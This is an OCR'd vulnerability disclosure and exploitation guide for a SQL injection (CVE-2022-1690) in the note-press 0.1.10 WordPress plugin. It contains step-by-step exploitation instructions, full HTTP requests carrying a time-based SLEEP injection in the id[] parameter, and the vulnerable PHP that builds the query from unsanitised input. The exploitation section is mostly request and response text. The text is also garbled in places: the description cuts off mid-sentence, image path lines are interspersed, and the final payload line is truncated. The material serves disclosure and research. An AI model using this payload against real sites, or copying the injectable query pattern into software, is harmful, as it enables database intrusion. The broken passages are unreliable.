(3/3) note-press 0.1.10 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	note-press
Affected Software Type	WordPress plugin
Version	0.1.10
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1690
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/note-press
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1690

Vulnerability Description


The `id[]` query parameter array in note-press 0.1.10 is vulnerable to SQL injection. An

Exploitation Guide


Login as `admin` user. This attack requires at least `admin` privileges.




Go to `Note Press`.




Choose an arbitrary `Title` and click on `Add Note`.



Add another, second note.



Select multiple Notes and choose `Delete` in the `Bulk actions` menu. Then, hit `Apply`.



Clicking the previous button triggers the vulnerable request. Any of the `id[]` query parameters is vulnerable.

```
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-M
ain-Menu
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
47f; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
62b; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651655077; XDEBUG_SESSION=
netbeans-xdebug
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

A POC may look like the following request:


Request

```
GET /wp-admin/admin.php?page=Note_Press-Main-Menu&_wpnonce=
e4ee1ce89d&_wp_http_referer=
%2Fwp-admin%2Fadmin.php%3Fpage%3DNote_Press-Main-Menu&action=
delete&paged=1&id%5B%5D=
18+AND+(SELECT+3630+FROM+(SELECT(SLEEP(5)))KdTt)&id%5B%5D=19&
action2=delete HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-M
ain-Menu
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
47f; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
62b; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651655077;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Response

```
HTTP/1.1 200 OK
Date: Wed, 04 May 2022 11:44:59 GMT
Server: Apache/2.4.52 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 38186
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
    <title>
      Note Press &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
            func();
          }
        }
      };
      var ajaxurl = '/wp-admin/admin-ajax.php',
      pagenow = 'toplevel_page_Note_Press-Main-Menu',
      typenow = '',
```



```
        elseif ($_GET['action'] == 'delete')
                {
                if (is_array($_GET['id']))
                        {
                        $count = 0;
                        foreach ($_GET['id'] as $id)
                                {
                                Note_Pressdelete_multi_note($id);
                                $count++;
                                }
                        if ($count == 1)
```



```
}
function Note_Pressdelete_multi_note($thisid)
        {
        global $wpdb;
        $table_name = $wpdb->prefix . "Note_Press";
        $mylink     = $wpdb->get_results("SELECT * FROM $table_name where ID=$thisid");
        if (!$mylink)
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

```
GET /wp-admin/admin.php?page=Note_Press-Main-Menu&_wpnonce=e4ee1ce89d&_wp_http_referer=%2Fwp-ad
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-Main-Menu
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```